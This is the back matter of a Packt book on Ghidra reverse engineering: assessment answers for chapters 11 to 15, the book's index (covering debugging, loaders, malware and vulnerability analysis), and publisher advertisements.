   P-Code is useful because it can be translated into a large set of different assembly languages. In practice, if you develop a tool for P-Code, you automatically support a lot of architectures. Furthermore, P-Code offers more granularity than assembly language (one assembly instruction is translated into one or more P-Code instructions) so you can control side effects better. This property is very useful when developing some kinds of tools.

Chapter 11

1. Ghidra is mostly implemented in the Java language but, of course, the decompiler was implemented in the C++ language.
2. You can use a Ghidra plugin for that. For instance, you can install the following available plugins, allowing debugging synchronization:

   - **GDBGhidra**: `https://github.com/Comsecuris/gdbghidra`
   - **ret-sync** (**Reverse-Engineering Tools SYNChronization**): `https://github.com/bootleg/ret-sync`

3. A provider is Java code implementing the Ghidra plugin **Graphical User Interface** (**GUI**).

Chapter 12

1. A raw binary is a file that contains unprocessed data, so it has no format in any way while formatted binaries are binary files following a format specification such that they can be parsed, for instance, by Ghidra.
2. If the file being analyzed follows a format specification, it is much more comfortable to let the loader automatically define the bytes as code or strings, create symbols, and so on. When dealing with raw binaries you will need to manually process the data. Therefore, it is much more comfortable for a reverse engineer to deal with formatted binaries when possible rather than raw binaries.
3. Old-style DOS executable is the format for MS-DOS executable binaries. The Ghidra loader for old-style DOS executable files is developed by the following pieces of software:
   - `DOSHeader.java`: A Java file implementing the old-style DOS executable parser.
   - `OldStyleExecutable.java`: A class that uses `FactoryBundledWithBinaryReader` to read data from a generic byte provider and passes it to the `DOSHeader` class in order to parse it. The `OldStyleExecutable` class exposes both via getter methods: `DOSHeader` and the underlying `FactoryBundledWithBinaryReader` object.

Chapter 13

1. A processor module adds support for a processor using the SLEIGH processor specification language while an analyzer module is Java code for extending Ghidra code analysis in order to identify functions, detect parameters when calling a function, and so on.
2. Yes. Tags indicating the possible start of a function or a code boundary are relative to the patterns being declared.
3. A language refers to a microprocessor architecture. Since a microprocessor architecture embraces a family of instruction set architectures, the term language variant means each one of those instruction set architectures belonging to the same microprocessor architecture.

Chapter 14

1. No. Ghidra is an open-source project and you can join the community whenever you wish. You can join it by simply creating a Ghidra account and going to the following URL: `https://github.com/NationalSecurityAgency/ghidra/`.
2. You can interact with them, for instance, via GitHub by writing comments, proposing pull requests to Ghidra with your own code, and much more: `https://github.com/NationalSecurityAgency/ghidra/`.

There are several chat links you can follow to chat with other members:

- **Telegram**: `https://t.me/GhidraRE` and `https://t.me/GhidraRE_dev`
- **Matrix**: `https://riot.im/app/#/room/#ghidra-main:matrix.org`
- **Discord**: `https://discord.com/invite/S4tQnUB`

Chapter 15

1. Concrete execution means running a program using concrete values (for example, the `eax` register takes the value 5) while symbolic execution runs the program using symbolic values that can be expressed using **Satisfiability Modulo Theories** (**SMT**) formulas (for example, the `eax` register is a vector of 32 bits whose value, at this moment, is less than 5).
2. No, it can't. It is not possible to perform symbolic execution in an efficient way for general cases.
3. Yes. You can extend Ghidra to apply symbolic and/or concolic execution to binary files.

Index

A

address space layout randomization (ASLR) 187, 315
Advanced Encryption Standard (AES) 379
advanced reverse-engineering
  concolic execution, learning 294
  learning 290
  SMT solvers, learning 292-294
  symbolic execution 290-292
AIDS Trojan 365
American Express (AmEx) 113
angr framework 295
  reference link 295
Application Binary Interface (ABI) 265
assembly language
  versus P-Code 208, 209
automatic memory allocation 180

B

binary diffing 147
  using, in vulnerability research 176
binary file 233
Binary Ninja 5
BinaryReader
  reference link 241
Boolean satisfiability problem 289
breakpoint 313-315, 317
  hardware breakpoint 314
  software breakpoint 313
BSim. *See* **Ghidra BSim 326**
BSim client
  enabling 149, 150
BSim client connection
  establishing, in Elasticsearch 158-160
BSim database
  creating, in Elasticsearch 158-160
  querying 165-171
BSim URL format 164
bytes search 394

C

caller functions
  analyzing, with P-Code 206-208
  enumerating 205, 206
C declaration (cdecl) convention 182
Central Intelligence Agency (CIA) 4
CNG functions 394
Cobalt Strike 340
CodeBrowser 24, 87, 371
code relocation 247

collaborator 277
command and control (C2) 340, 374
command and control (C&C) 104, 132
Common Object File Format (COFF) 76
Common Weakness Enumeration (CWE) 180
comprehensive environment for malware analysis
setting up 86, 87
concolic execution
learning 294
confidence threshold 166
contribs 65
contributor 277
createSymbols() function 247
C-Runtime (CRT) function 345
CryptoAPI functions 394
cryptographic operations
cipher initialization 389
ephemeral key generation 388
sensitive data handling 389
shared secret computation 388
Cryptography API
Next Generation (CNG) 393
CyberChef
reference link 374

D

Dalvik 255
Dalvik Executable File (DEX) 76
data\languages directory
skel.cspec 261
skel.ldefs 261
skel.opinion 261
skel.pspec 261
skel.sinc 261
skel.slaspec 261
Data Segment (ds) 26
dbgeng-kernel launcher 333
dbgeng-remote launcher 341
debugger toolbar 311, 312
control mode button 312
disconnect button 312
emulate button 312
interrupt button 312
kill button 312
launch button 312
resume button 312
step into button 312
step out button 312
step over button 312
debugger window 306
breakpoints 308
connections 306
console 310
debug console 307
dynamic 307
model 309
modules 308
regions 310
registers 308
stack 309
terminal emulator 311
threads 311
time 311
watches 310
debugging 301
Debugging with Attributed Record Formats (DWARF) 265
delta offset 122
Denuvo 253
deobfuscate 115
descendants 210
Digital Rights Management (DRM) 314
Direction Flag (DF) 355

Discord
reference link 273
DockingAction 228
double extortion tactic 391
dropper 369
DWARF
reference link 266
Dynamic Link Library (DLL) 87
Dynamic Listing window 305
dynamic memory allocation 180

E

Eclipse
used, for debugging Ghidra component 59, 60
used, for debugging Ghidra scripts 48, 50-58
Eclipse IDE 37, 65
installing, on Ghidra development environment 39
Eclipse packages
reference link 38
Elasticsearch 148
BSim client connection, establishing 158-160
BSim database, creating 158-160
reference link 148
setting up, for BSim 151-157
elliptic-curve cryptography (ECC) 379
Elliptic-Curve Diffie-Hellman (ECDH) protocol 379
encryption 379
file encryption 388-391
file encryption, preparing 384, 385
file enumeration 385, 387
key exchange 379-383
key generation 379-383
encryption algorithms
calls, tracing to cryptographic functions 394
custom encryption algorithms, identifying 394
embedded encryption algorithms, identifying 394
Ghidra, using 393
identifying 393
imported libraries and functions, identifying 393, 394
plugins, using for crypto signatures and constants 395, 396
ephemeral key pair 380
ephemeral private key 380
ephemeral public key 380
ephemeral keys 380
ephemeral private key 380
ephemeral public key 380
EternalBlue 368
executable binaries 238
Executable Linkable Format (ELF) 76
execution flow control 313
breakpoint 313-317
stepping 313
existing scripts
adapting 24-29
using 24-29
extended base pointer (EBP) 181
extended stack pointer (ESP) 181
external sources 88, 90

F

file encryption 388-391
preparing 384, 385
file enumeration 385, 387
filesystem loaders 249
reference link 250

FileSystem Resource Locator (FSRL) 75, 249, 250
filesystems 249
FindCrypt-Ghidra 395
FindFirstFile 385
FindNextFile 385
findSupportedLoadSpecs method 242
format strings 186, 187
formatted binaries 238, 240
versus raw binaries 234
function comparison 171
fuzzer 191
fuzzing 191

G

GandCrab ransomware 367
getName method 241
getTierPriority method 241
Ghidra 3
compiling 9, 10
installing 7-9
overview 7
running 10, 11
used, for finding vulnerabilities 187-191
versus Interactive Disassembler (IDA) 5, 6
Ghidra Asynchronous Debug Protocol (GADP) 302
Ghidra BSim
BSim client, enabling 149, 150
BSim database, creating in Elasticsearch 158-160
Elasticsearch, setting up 151-157
running 149
setting up 149
using 149
Ghidra code
debugging 48
Ghidra code modifications and improvement 274
bug report, submitting 274-278
features 278-280
legal aspects 274
pull request 282-285, 287
questions 280-282
Ghidra community 273
Ghidra component
debugging, from Eclipse 59, 60
Ghidra debugger
core functionalities 302
learning 303-306
overview 302
Ghidra debug mode 37
GhidraDev
installing, on Ghidra development environment 43-48
Ghidra development environment
Eclipse IDE, installing 39
GhidraDev, installing 43-48
JDK, installing 39
PyDev, installing 40-43
setting up 38
software requisites, overview 38
GhidraDev plugin
reference link 38
Ghidra extension 65
developing 77-81
installing 66-71
Table Provider plugin source code, analyzing 71-74
Ghidra extension skeleton 74
analyzers 74
exporters 76
filesystems 75
loaders 76
plugins 75

Ghidra features
analysis, configuring 15, 16
analysis, performing 15, 16
CodeBrowser, exploring 16, 17
customizing 17-19
files, importing 13-15
functionalities, discovering 19
overview 11
project, creating 12, 13
Ghidra for advanced reverse-engineering
PCode, converting into LLVM with pcode-to-llvm 297
symbolic execution, adding with AngryGhidra 295, 297
using 295
Ghidra headless mode 131
documentation 133
imported and existing binaries, analyzing 136, 137
need for 132, 133
non-GUI scripts, running in project 137-144
projects, populating and creating 133-136
Ghidra loader
developing 240
old-style DOS executable (MZ) loader 241
old-style DOS executable (MZ) parser 240, 241
Ghidra plugin
class, implementing 226, 227
developing 226
documenting 226
provider, implementing 227-232
Ghidra plugin skeleton 221
code, writing 222, 223
documentation 221
provider 223, 225
Ghidra processor modules 254-258
code, identifying with patterns 264, 265
developing 263
documenting processors 263, 264
functions, identifying with patterns 264, 265
languages directory 265
Ghidra processor module skeleton
creating 259-262
development environment, setting up 258, 259
overviewing 258
Ghidra project
overview 272, 273
reference link 272
Ghidra RCE vulnerability 60
explaining 61
exploiting 61, 62
fixing 63
vulnerable computers 63
Ghidra release versions
reference link 5
Ghidra scripting API
using 116, 118
Ghidra scripts
debugging 48
debugging, from Eclipse 48-58
Ghidra URL format 164
Ghidra version
reference link 7
GNU Debugger (GDB) 302
Gradle 65
installing 66

H

hardware breakpoint 314
Headless Analyzer 131
heap 185

heap-based buffer overflow 185, 186
HexIt v.1.57 240
HideMyAss
reference link 5

I

ID Ransomware 393
import functions
checking 90, 92
indicator of compromise (IoC) 106
infection vectors 366
malicious downloads 368
phishing emails 366-368
security vulnerability, exploiting 368
installation and execution, ransomware working principles
config extraction 374, 375
imports 372
mutex, creating 371, 372
mutex, verifying 371, 372
privilege escalation 377, 378
intelligence information 88, 90
IntelliJ 38
Interactive Disassembler (IDA) 5
versus Ghidra 5, 6
inter-process communication (IPC) 103
interrupt instruction 313
I/O completion ports 386

J

Java Development Kit (JDK) 11, 38
installing, on Ghidra development environment 39
reference link 38
Javadoc Ghidra API documentation 31
Java programming language
used, for writing scripts 118, 119
Java Virtual Machine (JVM) 180, 255
JSON config file
key features 376
Jython 119

L

libFuzzer
reference link 297
loader 240, 369
load method 242-245
code relocation 247
processing segments 245, 246
register, setting 248
segment adjustment 246
symbols, creating 247
locality-sensitive hashing (LSH) 149, 153
local privilege escalation (LPE) 376
Low-Level Virtual Machine (LLVM) 297
Luhn algorithm 112

M

Mach Object File Format (Mach O) 76
malicious downloads 368
malicious software (malware) 365
malware
overview 340, 341
unpacking concepts 342-363
malware indicators 87
external sources 88, 90
import functions, checking 90, 92
intelligence information 88, 90
strings 87

malware parts
0x0046A100 function, analyzing 110-113
0x0046BEB0 function, analyzing 104
0x0046C860 function, analyzing 108, 109
0x0046E3A0 function, analyzing 104
0x0046EA60 function, analyzing 103
0x00453C10 function, analyzing 103
0x004554E0 function, analyzing 106-108
0x004559B0 function, analyzing 105
0x00453340 function, analyzing 99-102
dissecting 93-97
entry point function 97-99
malware samples
API hashes, translating into addresses 123-125
delta offset 120-122
deobfuscating, with scripts 120
hash table, deobfuscating with Ghidra scripting 125, 127
scripting results, improving 128, 129
master boot record (MBR) 379
Matrix
reference link 273
McSema 2.0
reference link 297
memory corruption vulnerabilities 180
format strings 186, 187
heap 185
heap-based buffer overflow 185, 186
stack 181-183
stack-based buffer overflow 183-185
Miasm
reference link 292
Microsoft C++ Build Tools 10
Microsoft Visual Studio 2017+ 9
MingW64 GDB 328
Multi-Processor 335
mutex object 108
MzLoader source code 248

N

National Security Agency (NSA) 63, 271
non-GUI scripts
running, in project 137-144
NP-complete problems 289
NSA release 4, 5
features 4
reference link 5

O

old-style DOS executable (MZ) loader 241
findSupportedLoadSpecs method 242
getName method 241
getTierPriority method 241
load method 242-245
old-style DOS executable (MZ) parser 240, 241
MzExecutable.java 240
OldDOSHeader.java 240
package.html 241

P

patch diffing 176
patched code
finding 171-175
P-Code 295
analyzing 209, 210
based script, using in multiple architectures 210-212
retrieving 209, 210

used, for analyzing caller function 206-208
versus assembly language 208, 209
PE-Entrypoint code 163
phishing emails 367, 368
PINCHY SPIDER 367
plugin extension 71
PluginInfo 221
plugins
Ghidra distribution, implementing 218-220
overview 218
third-party plugins 220
Point of Sale (PoS) 85
Portable Executable (PE) 76, 87, 124, 234
postpatterns 265
prepatterns 265
process environment block (PEB) 362
Process Identifier (PID) 61
processSegments() function 245, 246
program counter 312
program counter (pc) 347
Proof of Concept (PoC) 193
Protected Process Light (PPL) 369
PyDev 38
installing, on Ghidra development environment 40-43
PyDev 6.3.1
reference link 38
Python programming language
used, for writing scripts 119

R

Radare2 5
ransom demand notification 392
ransomware working principles 366
C2 communication 391
data exfiltration 391
encryption 379
infection vectors 366
installation and execution 369-371
ransom demand notification 392
raw binaries 234-237
versus formatted binaries 234
RC4 encryption 372
reference link 373
read + write + execute (RWX) attributes 343
read + write (RW) attributes 343
relative virtual address (RVA) 124
remote code execution (RCE) 37
remote debugging 326-333
risk factors 341
Rivest-Shamir-Adleman (RSA) algorithm 379
rootkit 105

S

Salsa20 379
Satisfiability Modulo Theories (SMT) 289
S-box
reference link 395
script class 29-33
scripting
used, for program decompilation 204, 205
scripts
developing 33, 34
used, for deobfuscating malware samples 120
writing, with Java programming language 118, 119
writing, with Python programming language 119
security vulnerability
exploiting 368
segment adjustment 246
Server Message Block (SMB) 368

shared secret generation
by attackers 382
by ransomware binary 382
shellcode 107
ShowInfoPlugin
source code 226
similarity threshold 166
similarity vectors
BSim database, querying 165-171
finding 160-165
simple_encoder.exe application
debugging 317-326
simple stack-based buffer overflow
exploiting 191-198
SMT solvers
learning 292-294
Software Bill of Materials (SBOM) 9
software breakpoint 313
Specification Language for Encoding and Decoding for Ghidra (SLEIGH) 253
reference link 253
Specification Language for Encoding and Decoding (SLED) 253
reference link 253
sscanf callers
caller functions, enumerating 205, 206
searching for 205
stack 181-183
stack-based buffer overflow 183-185
stacktrace 309
static symbolic execution 289
stepping 313
strings 87
string search 394
StructConverter
reference link 241
Swing widget toolkit 228, 232
symbolic execution 289-292
symbols table
unsafe C/C++ functions, retrieving 203, 204
System Service Dispatch Table (SSDT) 88

T

Telegram
reference link 273
tiers 235
tiers priority 235
trap instruction 313

V

Vault 7 4
reference link 4
VirtualAlloc 369
VirtualAlloc API 343
VirtualBox
reference link 85
VirtualProtect 369
VirtualProtect API 343
VirusTotal
reference link 85
VMProtect 253
vulnerabilities
finding, with Ghidra 187-191
vulnerability research
binary diffing usage 176
vulnerable functions
program decompilation, with scripting 204, 205
searching for 202, 203
unsafe C/C++ functions, retrieving from symbols table 203, 204

W

WannaCry 365
watch expressions
  monitoring 322, 323
WikiLeaks Vault 7 4
  NSA release 4, 5
Windows debugger 303
Windows kernel
  debugging 333-336
Windows NT Kernel 335

X

x86.dwarf 265, 266
x86 file variants
  x86.dwarf 265, 266
  x86.ldefs 266, 267
  x86.opinion 267
  x86.pspec 268
  x86.slaspec 268, 269
x86.ldefs 266, 267
x86.opinion 267
x86.pspec 268
x86.slaspec 268, 269

Z

zero flag (zf) 294
ZeusVM 253



packtpub.com

Subscribe to our online digital library for full access to over 7,000 books and videos, as well as industry leading tools to help you plan your personal development and advance your career. For more information, please visit our website.

Why subscribe?


- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals
- Improve your learning with Skill Plans built especially for you
- Get a free eBook or video every month
- Fully searchable for easy access to vital information
- Copy and paste, print, and bookmark content

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at packtpub.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at customercare@packtpub.com for more details.

At www.packtpub.com, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:




Mastering Malware Analysis

Alexey Kleymenov, Amr Thabet

ISBN: 978-1-80324-024-4

- Explore assembly languages to strengthen your reverse-engineering skills
- Master various file formats and relevant APIs used by attackers
- Discover attack vectors and start handling IT, OT, and IoT malware
- Understand how to analyze samples for x86 and various RISC architectures
- Perform static and dynamic analysis of files of various types
- Get to grips with handling sophisticated malware cases
- Understand real advanced attacks, covering all their stages
- Focus on how to bypass anti-reverse-engineering techniques



The Complete Guide to Defense in Depth

Akash Mukherjee

ISBN: 978-1-83546-826-5

- Understand the core tenets of Defense in Depth, its principles, and best practices
- Gain insights into evolving security threats and adapting defense strategies
- Master the art of crafting a layered security strategy
- Discover techniques for designing robust and resilient systems
- Apply Defense in Depth principles to cloud-based environments
- Understand the principles of Zero Trust security architecture
- Cultivate a security-conscious culture within organizations
- Get up to speed with the intricacies of Defense in Depth for regulatory compliance standards

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit `authors.packtpub.com` and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Share Your Thoughts

Now you've finished *Ghidra Software Reverse Engineering for Beginners*, we'd love to hear your thoughts! If you purchased the book from Amazon, please `click here to go straight to the Amazon review page` for this book and share your feedback or leave a review on the site that you purchased it from.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

Download a free PDF copy of this book

Thanks for purchasing this book!

Do you like to read on the go but are unable to carry your print books everywhere?

Is your eBook purchase not compatible with the device of your choice?

Don't worry, now with every Packt book you get a DRM-free PDF version of that book at no cost.

Read anywhere, any place, on any device. Search, copy, and paste code from your favorite technical books directly into your application.

The perks don't stop there, you can get exclusive access to discounts, newsletters, and great free content in your inbox daily

Follow these simple steps to get the benefits:

1. Scan the QR code or visit the link below



`https://packt.link/free-ebook/9781835889824`

2. Submit your proof of purchase
3. That's it! We'll send your free PDF and other benefits to your email directly